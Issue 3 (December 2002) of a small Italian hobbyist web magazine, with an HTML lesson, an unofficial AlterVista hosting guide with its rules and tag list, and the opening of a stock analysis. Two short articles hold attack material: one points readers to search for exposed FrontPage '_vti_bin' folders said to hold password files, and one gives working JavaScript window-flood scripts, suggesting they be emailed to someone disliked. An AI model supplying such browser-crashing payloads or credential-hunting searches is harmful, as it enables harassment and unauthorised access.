



XXXX FREE MAGAZINE

www.xxxx.risorse.com



N° 3 Mese Dicembre Anno 2002

In Collaborazione Con:



SOMMARIO

Editoriale.....pag.1
 Ringraziamentipag.1
 Anteprime.....pag.1
 Html di base..... pag.2
 Overflow di un processore.....pag.3
 Seca 2.....pag. 4
 Risorse nel webpag. 5
 Fantacalcio.....pag. 6
 Il Miglior sito di AlterVista.....pag. 7
 Analisi borsistica.....pag. 9
 Newspag. 12
 Lezioni di PHP.....pag. 13
 Varie.....pag. 16

EDITORIALE

Ebbene si, siamo di nuovo online ☺ evidentemente la nostra rivista a qualcuno piace :P , altre 200 copie sono state distribuite GRATUITAMENTE in formato cartaceo e crescono sempre di più i siti che distribuiscono la rivista ☺. XXXX FREE MAGAZINE, si pone al lettore, come una piccola rivista che da voce al popolo! Questo è stato il nostro progetto fin ora e continuerà ad esserlo, se siamo ancora qui vuol dire che VOI avete SOSTENUTO il nostro “lavoro” e questo non può che farci onore, e spingerci a portare al massimo il nostro progetto. Concludo con un sentito ringraziamento a tutti coloro che collaborano con noi in particolar modo ai nostri affezionati lettori.

XXXX

Ringraziamenti Si ringrazia:

L'intero Staff di www.ilquartiere.cjb.net, di www.d-web.cjb.net , e la direzione di Altervista per la collaborazione attiva e la cortese attenzione prestata al nostro progetto. Tutti i lettori che hanno partecipato e parteciperanno in futuro a questa iniziativa.

ATTENZIONE

Tutti gli Argomenti trattati in questo periodico sono da ritenersi a scopo informativo e puramente didattico, si ricorda che ognuno è responsabile delle proprie azioni di conseguenza se verrete condannati per aver violato qualche legge non potrete ritenere responsabile ne la redazione di XXXX FREE MAGAZINE, ne lo staff di www.xxxx.risorse.com Grazie!!! ☺ Tutti i loghi o marchi appartengono ai legittimi proprietari!



HTML? Continua a pagina 2



D-web presenta il concorso “Il miglior sito di Altervista” pagina 9

Html di BASE lezione 3

Eccoci qui con la terza lezione sull'HTML di base, in questa lezione parlerò di come inserire un immagine nella nostra pagina e del collegamento ipertestuale.

Bene, apriamo il nostro editor di testo (preferibilmente XXXX TXT editor) e riprendiamo la pagina che abbiamo creato la volta scorsa (fig. 1) ora supponiamo di avere un immagine chiamata xxxx.gif nella stessa cartella dove è situata la nostra pagina per inserirla nel nostro codice html dobbiamo utilizzare il tag ``. `` è una tag che non necessita di chiusura e in piu' ci offre la possibilità di stabilire la dimensione del bordo da attribuire all'immagine (in questo caso `border="0"` sta a significare che l'immagine non ha bordo), e la dimensione dell'immagine stessa inserendo `width="468" height="60"` subito dopo il nome dell'immagine in questo caso

`` la dimensione dell'immagine è stabilita in pixel ☺. Se la nostra immagine si trova in una sottocartella del nostro sito basterà inserire la path dell'immagine. I collegamenti ipertestuali servono per collegare due pagine tra loro, permettendo l'accesso alla seconda pagina. Cosa si può collegare ad una altra pagina? Qualsiasi "oggetto" presente nella nostra pagina ora vediamo come ☺ supponiamo di voler collegare la nostra immagine alla seconda pagina del nostro sito, la tag da usare sarà

` ` (fig. 2). Oppure possiamo collegare un testo, la tag da utilizzare è la stessa solo che dovrà precedere il testo da collegare. Ad esempio: `ciao` .



Figura 1

Ma oltre che collegare una pagina possiamo creare un collegamento ad un indirizzo e-mail, per farci scrivere da un utente. La tag è sempre la stessa usata in questo modo:

`SCRIVIMI` .
XXXX StaFF




Figura 2

Nel prossimo numero parleremo dei meta tag. Cosa sono e come si utilizzano.

---PERCHE' FRONTPAGE FA SKIFO---

Personalmente ho sempre pensato che Frontpage non potesse essere considerato un compilatore di HTML (e nemmeno un 'Programma'). Oltre a scrivere un sacco di spazzatura, che poi risulta leggibile solo da Explorer, utilizza delle estensioni molto divertenti (per gli Hackers). Prendiamo in considerazione il ben noto programma di pubblicazione. In realtà il bug riguarda i server che supportano le estensioni di Frontpage. Andiamo al punto:

Frontpage deve pubblicare una pagina. Come fa? Semplice, si collega al server e richiede il file "_vti_inf.html" dove sono scritte tutte le informazioni riguardanti le estensioni. A questo punto accede alla directory "_vti_bin" e prova a caricare i file via HTTP; se non ci riesce, passa al protocollo FTP.

Dov'è il bug? Semplicissimo. La directory "_vti_bin" ha un accesso root, cioè vuol dire che può accedervi chiunque; e lì si trovano molte cose interessanti: ad esempio le versioni + vecchie del 'Programma' Microsoft ci postano il file delle password (es.: password.pwd, administrator.pwd, services.pwd).

Nè volete una riprova? Andate su un motore di ricerca e cercate "_vti_bin" o "_vti_bin"; Buon Divertimento.

Spero che gli utilizzatori di Frontpage leggendo questo articolo smettano di usare quella Catasta-Di-Muco che chiamano 'Programma' (e gli danno pure l'appellativo 'Professionale'!!!!!!).

KlaN

klaN@luridomp3.cjb.net

<http://luridomp3.cjb.net>

++[COME MANDARE IN OVERFLOW UN PROCESSORE CON POCHE RIGHE DI JAVASCRIPT]++

Le poche righe di Javascript in questione sono queste:

```
<script language="javascript">
setInterval("window.open('about:blank','','')",0);
</script>
```

La pagina in cui vengono inserite comincerà ad aprire una serie di finestre vuote all'infinito con un intervallo di 0 MilliSecondi. Sui computer + scarsi (cioè quelli che montano un sistema Microsoft e hanno un processore un pò lento) non basta nemmeno il TaskManager per arrestare il processo ed è necessario riavviare manualmente.

-VERSIONE + CATTIVA:

```
<script language="javascript">
setInterval("window.open('about:blank','','fullscreen')",0);
</script>
```

In questo caso le finestre aperte saranno fullscreen e andranno a nascondere la barra delle applicazioni.

-VERSIONE SUPER-CATTIVA (solo IE4):

```
<script language="javascript">
setInterval("window.open('pagel.htm','','fullscreen')",0);
</script>
```

In questo caso bisogna creare un'altra pagina (io l'ho chiamata pagel.htm) e inserirla all'interno il seguente codice:

```
<embed src="file:///C:/A.01234567891011___e così via fino a 200"></embed>
```

quest'ultimo contribuisce ulteriormente a mandare in overflow il processore. Risultato: in teoria UNA CATASTROFE!

UTILITA': Non ne ho idea. Però penso che se vi stà veramente sulle OO qualcuno, invece di mandargli i soliti stupidi virus, una mail HTML con questo codice può essere una valida alternativa

KlaN

klaN@luridomp3.cjb.net

<http://luridomp3.cjb.net>

LA GRANDE GUIDA SU ALTERVISTA!

--:::•-E-t-E-r-N-i-T-y-C-r-E-w-•:::----

[-A-L-T-E-R-V-I-S-T-A-]

<http://www.altervista.org>

Questa guida è stata creata per venire in contro a tutti coloro che, essendo alla prime armi nel mondo di AlterVista spesso si sentono solo e "dispersi" in un mondo che non capiscono, e anche per tutti coloro che ormai inseriti nella comunità di AlterVista sono intenzionati a scoprirne ogni più piccola funzione. Detto questo passiamo ora a creditz della guida e anche alle avvertenze di "utilizzo"...(forse la parte più delicata della guida!)

[-C-R-E-D-I-T-Z-]

La guida è stata creata da Eternity6 per una propria necessità di ordine e pulizia mentale e per avere un piccolo documento di riferimento per la realizzazione futura di nuovi lavori e novi siti web. Ringrazio AlterVista.Org da cui ho prelevato il loro "Regolamento" la lista dei "Tag" e alcune parti della "Faq" Le mie sono solo citazioni e ripeto non è mia intenzione ricopiare lavoro altrui! Ogni citazione sarà inserita tra apostrofi (') è verrà inserito il Link esatto a cui tale citazione si riferisce. Ringrazio dweb Moderatore del forum di altervista non chè webmaster di <http://www.d-web.tk> per aver messo a disposizione le sue conoscenze e il materiale presente nel suo sito per la realizzazione di questa guida! Vi ricordo inoltre che per qualunque delucidazione riguardo i cambiamenti e le tematiche trattate da altervista lui è una delle persone al quale ci si può rivolgere (ha una grande disponibilità)! Ringrazio L'amministratore di altervista il quale essendo persona affidabile e di ampia disponibilità ha ammesso le piccole "mancanze" di altervista e non ha avuto problemi nella possibilità di realizzare una guida del genere. Ringrazio tutta la Comunità di AlterVista in particolare Emuzone, Nazionale, Venico, Mbse e tutti coloro che in un modo o nell'atro mi hanno spinto nella creazione di questa guida e che hanno collaborato attivamente alla creazione di essa.

[-L-I-C-E-N-Z-A-D-'-U-S-O-]

Per distribuire in altri luoghi questo documento *SOLO se riportato nella sua interezza e senza alcuna modifica, compresa questa stessa nota* bisogna mettersi d'accordo con l'autore. Si chiede di fornire all'autore (1)l'url di ogni mirror in modo che possa essere inserito nel paragrafo precedente (2)un indirizzo email in modo che l'autore avvisi i mirror quando aggiorna il documento. Per l'ultima versione disponibile si veda la release ufficiale. E' ovviamente VIETATO fingersi autore di questo documento. Quello che io vi chiedo è la massima correttezza! Non vi sto vietando di inserire la guida nei vostri siti ma semplicemente di farlo seguendo la giusta etichetta, anche perchè la guida è gratuita e nessuno vi vieta di CREARVI LA VOSTRA BELLA GUIDA DA SOLI SCRIVENDOVELA da soli!

[-A-V-V-E-R-T-E-N-Z-E-]

La guida di AlterVista qui proposta non è da ritenersi "Bibbia" o "Veritas". La guida deve essere uno strumento per "iniziare" a comprendere il reale funzionamento di altervista e non vuol in nessun modo essere un lavoro sostitutivo alle Faq presenti nello stesso sito, anzi caso mai un Plus dello stesso. Inoltre questa è una guida "NON UFFICIALE" per tanto i contenuti potrebbero non essere in linea con le reali intenzioni del sito stesso e le tematiche descritte potrebbero non essere corrette. Gli argomenti qui trattati infatti possono essere modificati dall'amministrazione di AlterVista come e quando vole, quindi il vero punto di riferimento per l'utente di AlterVista non è questa guida ma il FORUM di altervista.

[-U-P-D-A-T-E-]

L'ultima Modifica Del Documento: 2-10-2002

[-M-I-R-R-O-R-]

<http://www.eternity6.altervista.org/webmaster/altervista.html>

[-I-N-D-I-C-E-]

Introduzione Nel Mondo Di AlterVista (una piccola prefazione a ciò che andremo ad analizzare) AC La Moneta Virtuale Della Comunità (spieghiamo una volta per tutte cosa è e a cosa serve) Metodi Per Guadagnare (analisi dei metodi "legali" per incrementare le proprie risorse) Regolamento Di AlterVista (regolamento in uso e link al forum su cui trovare tutti gli aggiornamenti)

Lista Dei Tag E Il Loro Utilizzo (per non dover per forza entrare nel pannello di controllo di altervista per visionare tutti i Tag)

Consigli Da Amico (mie piccole riflessioni e qualche Faq "alternativa")

Level ...1:.. Introduzione Nel Mondo Di AlterVista

Nella rete nascono ogni giorno milioni di iniziative, piccoli utenze si trasformano grazie a un'ottima idea in una vera comunità. Altervista ne è un'esempio lampante. Non è il solito sito che offre spazio web con le solite restrizioni del caso, non è il classico posto dove poter parcheggiare la propria homepage in attesa di potersi permettere spazio su di un server a pagamento, altervista è un servizio completo in grado di venire in contro alla maggioranza dei webmaster. Offre tra le tante PHP con supporto MySQL e tantissime Utility come counter, guestbook, HD On-line, Motore Di Ricerca Interno Ed Esterno Al Sito...Insomma con AlterVista e il suo pacchetto di funzioni possiamo aprire un sito internet di tutto rispetto.AlterVista può quindi essere considerata come una delle soluzioni migliori nel campo del free hosting. Non semplicemente per i servizi che offre ma per il fatto che si diventa membri di una comunità che vive e cresce, grazie alla quale potremo quindi accrescere sia la nostra cultura e sia i nostri "affari"....Dico affari perchè su AlterVista si ha l'allettante possibilità di guadagnare denaro (ragione in più per affiliarsi con esso) ma questo lo analizzeremo più avanti nella nostra mini guida al mondo di AlterVista.

.....SEGUE.....

Piccola Citazione Tratta Dal "Chi Siamo" Di AlterVista: 'Se cerchi casa, magari un posticino comodo nella sterminata città globale, credi che nella vita ci voglia una passione, qualche idea e molta fortuna...allora questo sito ti potrebbe interessare'. Per capire meglio di cosa sto parlando andate subito a leggere l'intero articolo all'indirizzo: <http://www.altervista.org/chisiamo.shtm> Inoltre se voi subito conoscere le risposte alle domande più frequentemente fatte allo Staff di AlterVista vi invito alla lettura dell'utilissima FAQ del sito: <http://www.altervista.org/faq.shtm>

Tramite queste letture potrete avere una visione completa del quadro e risolvere l'80% delle vostre problematiche...Ricordatevi sempre che se esiste un programma o una applicazione esiste anche sempre un Help sul programma stesso...Ero infatti intenzionato ad inserire nella guida anche una piccola infarinatura sui tipi di programmazione web e sulle nuovissime caratteristiche dei database MySQL col supporto del linguaggio PHP ma come ho potuto constatare sul Web c'è già praticamente tutto a riguardo quindi andate su google e buona ricerca! (piccola digressione...chiedo scusa ora torniamo a noi).

Level ...:2:... AC La Moneta Virtuale Della Comunità

Spesso quando si apre un sito internet su spazi web gratuiti come inwind o xoom non si fa altro che uploadare i file e sperare che i due server non vi chiudano il sito o che tutte le applicazioni presenti sui due provider continuino a funzionare correttamente. Su AlterVista noterete subito che le cose non sono affatto così; altervista infatti mette a disposizione dei suoi utenti dei potentissimi strumenti e anche una grande velocità di navigazione ma come sempre tutto a un prezzo...Spieghiamoci meglio:

Su AlterVista TUTTO è gratuito ma per l'attivazione di alcuni strumenti o per l'aumento di spazio web disponibile o di nuova banda è necessario pagare degli AC (Alter Cents). Cosa sono questi benedetti AC? Bè diciamo che l'AC è la moneta "virtuale" che AlterVista utilizza per la gestione dei loro servizi da parte degli utenti.

Partiamo con un piccolo esempio. Ad inizio registrazione noi partiamo con un pacchetto "standard" di offerta: 100 MB di spazio Web, 10 GB di banda, un mail redirect, un pannello di amministrazione, un counter, un guestbook, la classifica top100, la mailing list, un HD virtuale di spazio illimitato e molte altre cosette...Per incrementare queste utility o per "potenziarle" dobbiamo investire i nostri AC (per guadagnarli vedremo poi come). Ad esempio una volta occupati i nostri 100 Mb di spazio dovremo comprarne altri e 100 a un tot di prezzo di AC, stessa cosa per attivare MySQL e così via...

Tutte queste altre utility o questi spazi aggiuntivi non sono "OBBLIGATORI" un sito funziona benissimo senza MySQL o senza 100 Mb in più di spazio tutto è a discrezione dell'utente. Gli AC oltre ad essere un'interessante metodo di "scambio" è anche un'incentivo a crescere da parte di AlterVista e anche un'incentivo a creare sempre nuovi potentissimi utili che possono invitare l'utente di AlterVista a spendere questi AC (poi vedremo meglio perché).

Per approfondire questo argomento vi consiglio di nuovo se non l'avete già fatto di leggere la FAQ presente sul sito di altervista all'indirizzo: <http://www.altervista.org/faq.shtm> o di postare i vostri dubbi sul forum del sito andando all'indirizzo: <http://www.altervista.org/forum/> o magari di leggere i topic già inserite (altervista è attiva ormai da un bel po'chino...Volete che i vostri dubbi non sono già stati posti?)

Level ...:3:... Metodi Per Guadagnare

Tramite AlterVista possiamo guadagnare due tipi di moneta...I Soldi reali e contanti (gli EURI per intenderci...ehehehe lasciatemi passare il termine) e i "virtuali" AC...Per non confonderci le idee ora descriviamo dividendoli i metodi per guadagnare sia gli uni che gli altri.

Guadagnare Soldi VERI

Gli unici modi per guadagnare ora soldi VERI su alter vista sono due:

1- Il primo e anche il più utilizzato è quello di inserire nelle proprie pagine web dei banner pubblicitari (il metodo per farlo è semplicissimo) scegliendo tra vari circuiti di banner (per trovare quello che più potrebbe avere a che fare con le tematiche del proprio sito). Per inserire un banner pubblicitari all'interno delle proprie pagine Web basta inserire un TAG all'interno del codice html della propria pagina. I TAG di altervista si contraddistinguono per essere inserite tra due cancelletti ad esempio #esempiotag# dove al posto dell'esempiotag va inserito il reale nome del servizio che vogliamo utilizzare (questo lo spieghiamo bene nel Level 5 Lista Dei Tag E Il Loro Utilizzo). Tramite questi banner ogni qual volta una persona cliccherà questi banner dal vostro sito voi riceverete un compenso (pari di solito all'80% della somma che gli sponsor offrono ad altervista per 1 click di banner) che potrete facilmente controllare tramite il vostro Pannello Di Controllo presente nel sito di altervista.

2-Il secondo è quello di utilizzare dei PopUnder (il metodo di inserimento è lo stesso basta mettere il TAG giusto). La differenza sta nel fatto che il "sito sponsor" si aprirà in automatico ad apertura pagina web interessata ma non verranno contattati i Click ma gli Impression (a quanto ne ho capito io il credito vi verrà dato se la pagina sponsor verrà caricata completamente dal browser dell'utente e se l'utente non Killa prima dell'apertura completa la pagina di pubblicità). Questo metodo che potrebbe essere ritenuto il più "retribuito" spesso si potrebbe dimostrare inefficace specialmente su l'utente utilizza uno di quei programmi che killano in automatico ogni apertura di pagina non "realmente" voluta dal navigante. Cmq per avere maggiori informazioni a riguardo vi rimando sempre alla FAQ ufficiale di AlterVista.

Vi ricordo oltre che su altervista è presente un pannello di controllo un cui potrete visionare l'accumulo di guadagni sia di euro e sia di AC. Per quanto riguarda i liquidi "reali" è possibile chiedere il saldo (cioè l'invio del denaro) in vari modi, ad esempio via bonifico o tramite l'invio dei soldi via posta con la trattenuta delle spese di spedizione sulla cifra del saldo. Per maggiori informazioni riguardo a queste tematiche è d'obbligo leggere la FAQ interna del sito e postare tutti i vostri dubbi all'interno del forum, in modo tale che tutte le procedure risultino il più "trasparenti" possibili!

.....SEGUE.....

Per guadagnare invece AC ci sono molti più metodi...Ora vediamo quali!

1- Naturalmente inserendo dei banner pubblicitari, in caso di click dell'utente, AlterVista non solo ti ricarica di soldi veri ma regala anche un TOT di AC per click appunto per incentivare l'inserimento di tali banner.

2- Postando messaggi nel forum di AlterVista (tranne che in PIAZZA CENTRALE e VIA LIBERA) si possono guadagnare AC.

3- Inoltre il modo più veloce per guadagnare AC è partecipando alle iniziative parallele di Alterista e dei suoi utenti...Ad esempio partecipando alla TOP100 oppure distribuendo nelle proprie pagine web la rivista di XXXX...Insomma di modi ce ne sono tantissimi e per scoprirli tutti vi invito a visitare il FORUM di altervista.

Tengo a precisare cmq che gli AC sono solo dei "SOLDI VIRTUALI" tutti i servizi di AlterVista devono quindi essere ritenuti gratuiti al 100%...A mio parere la scelta dell'inserimento di questi AC è come un modo per incentivare alla partecipazione delle iniziative di AlterVista e per evitare la nascita di quegli spaziweb "satelliti" che spesso vengono utilizzati da certe persone per inserire dei programmi da passare alla propria "piccola" schiera di amici. Non dimentichiamo neanche l'importanza però che questi AC possono avere nella gestione del nostro sito...Trattateli sempre come se fossero dei "soldini" e abbatene cura e parsimonia...Avere sempre una quantità di AC da parte permette di eliminare la possibilità che il sito si metta Off-Line per fine ConsumoBanda.

Level ...:4:... Regolamento Di AlterVista

Questo è il regolamento in vigore su AlterVista durante l'ultimo aggiornamento di questa guida quindi onde evitare disguidi di ogni genere vi consiglio di andarvi a vedere la versione aggiornata del regolamento visitando appunto il FORUM di AlterVista (se non l'avete capito il Forum è praticamente il punto di contatto tra noi utenti e lo staff di AlterVista, quindi un'ottimo strumento per avere chiarimenti riguardo il funzionamento della comunità stessa).

1) IL SERVIZIO:

1.1 L'iscrizione avviene a titolo gratuito e non impegnativo.

1.2 Il servizio, in quanto gratuito, è da accettare così come viene offerto, AlterVista si impegna nei limiti delle sue possibilità a garantirne la qualità e la continuità.

1.3 AlterVista non si assume la responsabilità di eventuali perdite di dati causate da avarie o imprevisti di altra natura, fermo restando che vengono effettuati backup su base mensile.

1.4 Non è previsto alcun tipo di rimborso per eventuali danni causati direttamente o indirettamente dal servizio.

1.5 È possibile richiedere l'eliminazione del proprio account in qualsiasi momento semplicemente replicando all'email di conferma.

2) MODALITA' DI PAGAMENTO:

2.1 AlterVista si impegna a fornire un servizio di statistiche efficiente e soprattutto trasparente al fine di dare a ciascun membro la possibilità di controllare personalmente l'afflusso alle proprie pagine e i guadagni maturati con la sponsorizzazione.

2.2 Al raggiungimento di 36.15 Euro (compreso il bonus d'iscrizione di 5.16 Euro) sarà possibile scegliere il metodo di pagamento preferito tra bonifico bancario e vaglia postale.

2.3 Le suddette modalità di pagamento saranno applicabili anche a siti di natura commerciale.

3) UTILIZZO DELLO SPAZIO E CONNETTIVITA':

3.1 Non è consentito pubblicare materiale pornografico o illegale: software pirata, cracks, warez, mp3 che violino il regolamento internazionale sul diritto d'autore.

3.2 AlterVista si impegna ad eseguire controlli periodici manuali ed automatici su ogni pagina online, tuttavia la responsabilità del materiale messo online viene attribuita esclusivamente ai gestori dei rispettivi siti.

3.3 AlterVista si riserva il diritto di rimuovere qualsiasi file o account senza fornire spiegazioni.

3.4 Non è consentito utilizzare un account come semplice spazio per depositare files da scaricare, elementi dinamici o altro materiale utilizzato da siti esterni, è inoltre vietato aprire più accounts per un singolo sito (mirroring) o per ospitare parti di esso.

3.5 Non è consentito abusare del servizio di restrizione aree tramite password creando archivi, databases, o siti il cui contenuto non sia, per almeno il 70%, liberamente accessibile al pubblico.

3.6 Generalmente la larghezza di banda disponibile agli utenti non è soggetta a limitazione alcuna, tuttavia, per i siti web che utilizzano il servizio per consentire il download di files che non siano immagini o pagine web sarà fissato un limite massimo di traffico pari a 10 Gbytes mensili (limite ampliabile secondo i modi e le procedure descritti nelle FAQ e nell'help online del pannello), si noti che la maggior parte dei siti, anche con un certo numero di visitatori, non raggiunge il GByte al mese.

3.7 È consentito utilizzare le risorse di cui si dispone a titolo gratuito per la messa online di siti di natura commerciale purchè l'attività commerciale non sia strettamente correlata e/o dipendente dal sito stesso (es. servizi internet a pagamento), tuttavia, vengono applicate alcune varianti al regolamento di affissione banners (4.1).

3.8 Tutti i siti ospitati devono essere in lingua italiana, è consentito pubblicare pagine in altri linguaggi purchè sia presente una traduzione integrale di ogni contenuto in italiano.

3.9 Il servizio offerto non è di semplice hosting, ogni account infatti costituisce la cellula di una grande comunità virtuale, pertanto ogni sito deve essere ben accessibile dall'area membri e quindi dall'url ad esso assegnato.

3.10 Non è consentito abusare delle risorse messe a disposizione di ogni account.

4) INSERIMENTO BANNERS:

4.1 L'inserimento di banners all'interno del proprio sito è facoltativo, fatta eccezione per siti facenti capo ad una qualsiasi attività commerciale (es. negozi, aziende, siti di liberi professionisti o altro, vedi 3.7), dove sarà obbligatorio inserire almeno un banner nella homepage.

4.2 Non è consentito apporre più di un banner dello stesso circuito sulla stessa pagina.

4.3 Non è consentito generare traffico artificiale verso i siti degli sponsor.

.....**SEGUE**.....

4.4 È severamente vietato inserire all'interno dei testi frasi che possano spingere in alcun modo il visitatore a cliccare sui banner pubblicitari pur non essendo interessato all'offerta (valido per i circuiti pay per click).

4.5 AlterVista ha stipulato accordi con circuiti banners nazionali e internazionali, le modalità di retribuzione, i prodotti pubblicizzati, le tariffe e le condizioni a cui sono soggetti i membri che decidono di inserire i banners di tali circuiti sono solitamente differenti rispetto a quelle applicate ad una partnership individuale. Non è pertanto consentito inserire banners, popUp/popUnder o utilizzare altre forme di sponsorizzazione differenti da quelle messe a disposizione da AlterVista senza esplicita autorizzazione da parte dello staff, se hai intenzione di trasferire qui un sito CHE POSSIEDE GIA' contratti di affiliazione puoi scriverci (info@altervista.it).

4.5 (bis) Al fine di evitare disguidi ai membri che già usufruiscono del servizio, la normativa 4.5 è applicabile SOLO agli iscritti in data posteriore al 01/05/2002.

5) ALTRO:

5.1 AlterVista si riserva il diritto di modificare il regolamento interno anche senza preavviso, ogni modifica, dove non specificato, è da intendersi come retroattiva, i membri dovranno, nel loro interesse, tenersi aggiornati leggendo questa sezione, la pagina delle news e accedere alle apposite aree nel Forum.

5.2 Le modalità di pagamento, le tariffe e il regolamento riguardante la sponsorizzazione non sono comunque esclusivamente di nostra competenza ma dipendono in larga parte dalle aziende che ci sponsorizzano, possono quindi essere soggetti a modifiche.

5.3 La collaborazione tra AlterVista e il membro si intende per un periodo di tempo indeterminato, fermo restando che ognuna delle parti potrà porre fine alla stessa in qualsiasi momento e senza alcun preavviso. In caso di cessata collaborazione, purchè il motivo della sospensione non sia riconducibile ad una violazione del regolamento, con conseguente eliminazione dell'account, sarà possibile richiedere il saldo dei crediti maturati con la sponsorizzazione a patto che gli incassi (escludendo quelli delle ultime 24h) superino la soglia minima di pagamento (2.2).

6) QUESITI SUL REGOLAMENTO:

6.1 Scrivere a info@altervista.it

Level5:... Lista Dei Tag E Il Loro Utilizzo

A mio parere una delle più grandi difficoltà che si possono riscontrare nei primi periodi che si è su AlterVista è il lieve "disordine" del sito e la difficoltà che si può avere nel ricercare informazioni utili. Una lista completa dei TAG ad esempio per essere presa all'interno del sito bisogna andarsela a prendere all'interno del pannello di controllo nel terzo livello dell'editor On-Line dell'Html...Insomma per venire in contro a queste piccole difficoltà molti degli utenti della comunità si sono mossi...Un esempio lampante è la piccola rubrica "AlterVista Help" inserita nel sito di D-WEB: <http://www.d-web.tk> dove è presente la lista completa dei TAG un piccolo help su come iscriversi alla TOP 100 e un'altra utile guida sulla personalizzazione della pagina di errore qui di seguito propongo l'intera lista dei Tag presenti su AlterVista. Prima di fare ciò intendo però illustrarvi l'esatto utilizzo di essi e i vari metodi per inserirli nei diversi formati di pagine Web (che esse siano in HTML o PHP). Allora, parto dal presupposto che tutti voi sappiano cosa è un TAG, e che tutti voi abbiano per lo meno una infarinatina di linguaggio HTML e per gli interessati di PHP. Nelle pagine in Html inserire un TAG altervista è semplicissimo, basterà infatti inserire all'interno del codice Html il Tag esatto del servizio che si vuole inserire all'interno del vostro sito. Un TAG tipo è: #esempiotag# dove al posto di esempiotag deve essere inserito il nome esatto che AlterVista ha scelto per il dato servizio. Per quanto riguarda invece il linguaggio PHP il TAG deve essere inserito nella seguente maniera: AlterVistaTag("esempiotag"); dove allo stesso modo esempiotag deve essere sostituito con il nome esatto che AlterVista ha scelto per il dato servizio.

Vediamo ora insieme la lista di questi TAG:

...:TagList:...

...:Codice Tag:...	...:Funzione Tag:...
#altervistabanner#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (1) 468x60
#altervistabanner2#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (2) 468x60
#altervistabanner3#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (3) 468x60
#altervistabanner4#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (4) 468x60
#altervistabanner5#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (5) 468x60
#altervistabanner6#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (6) 468x60
#altervistabannerm#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (1) 250x60
#altervistabanner3m#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (3) 250x60
#altervistabanner5m#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (5) 250x60
#altervistabanner6m#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (6) 250x60
#altervistabannerp#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (1) 120x60
#altervistabanner2p#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (2) 120x60
#altervistabanner3p#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (3) 120x60
#altervistabanner4p#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (4) 120x60
#altervistabanner5p#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (5) 120x60
#altervistabanner6p#	Inserisce Nella Vostra Pagina Un Banner Pubblicitario: circuito (6) 120x60
#altervistachat#	Chat in Java
#altervistacounter#	Contatore Visite Sito

.....SEGUE.....

#altervistadrive#	HD On-Line Up-Load.
#altervistagdd1#	Motore Di Ricerca Esterno GoDado
#altervistaguestbook#	GuestBook
#altervistalinks#	Barra Links
#altervistamailing#	News Letter.
#altervistapop#	PopUnder.
#altervistasearch#	Motore Di Ricerca interno
#altervistatop100#	Classifica Top100

Per far apparire il proprio banner nella top 100 basta rinominarlo come avbanner.gif oppure avbanner.jpg, il banner deve avere una dimensione inferiore ai 20kb!" Mmmhh...Credo che questo sia sufficiente cmq vi ricordo nel caso in cui volliate il vostro banner presente all'interno della top100 che questo deve essere inserito nella directory HOME del vostro sito web (oltre che essere rinominato come spiegato prima).

Vi ricordo che per conoscere nuovi e futuri TAG di AlterVista è possibile vederli all'interno del pannello (livello 3) per la creazione di pagine web On-Line presente nel sito internet di AlterVista.

Level ...:6:... Consigli Da Amico

Il primo consiglio che vi dò è questo: se avete dubbi...se volete fare critiche costruttive...se volete farvi una chiacchiera con qualcuno...Non esitate a postare nel FORUM del sito di AlterVista.Org o nel FORM dell'Eternity Crew (che tratta decisamente di cose differenti ma forse anche di più...intriganti!).

Questa è una cosa che non centra molto con la guida ma penso che possa interessare alcuni giovani WebMaster. E' possibile avere gratuitamente un redirect di secondo livello tipo: www.tuosito.tk per averlo bisogna registrarvi al sito www.dot.tk ricordatevi prima di registrarvi di vedere bene i TERMINI DI UTILIZZO anche se sono Contratti che non implicano "pagamenti" sono cmq CONTRATTI e come tali vanno trattati con la massima serietà!

Quando create un sito WEB ricordatevi sempre di possedere una copia di backup "aggiornata" del sito...Le modifiche delle pagine html anche se impercettibili non devono essere fatte On-Line o se decidete di farle On-Line assicuratevi di salvarvi una copia di questi file nel vostro PC. Il sito una volta On-Line è pur sempre in una struttura fisica...Ed essendo struttura fisica come tale è soggetta e invecchiamento e a possibili guasti...Quindi la possibilità di guasti dei server di AlterVista non è da sottovalutare quindi Okkio! E tutelatevi sempre da questi possibili problemi!

Con questo credo di aver concluso questa mini guida al mondo di AlterVista...Spero vi sia stata utile. Vi ricordo ancora il mio indirizzo mail eternity@inwind.it per collaborazioni, critiche, lamentele, richieste non esitate (tanto io non rispondo...muahuahau scherzo!).

Autore: Eternity6

Url: <http://www.eternitycrew.tk>

Mail: eternity@inwind.it

...:[*EtErNiTy-NeVeR-DiE*]:...

Analisi Borsistica al 09/11/2002.

Ormai non è una novità; le borse europee seguono a ruota l'andamento di quelle americane, ragion per cui se vogliamo farci un'idea di dove i mercati possano arrivare, dobbiamo farci un'idea di dove vanno i mercati americani. E se l'indice più rappresentativo degli States è lo Standard & Poor's 500, allora è lì che dobbiamo focalizzare la nostra attenzione.

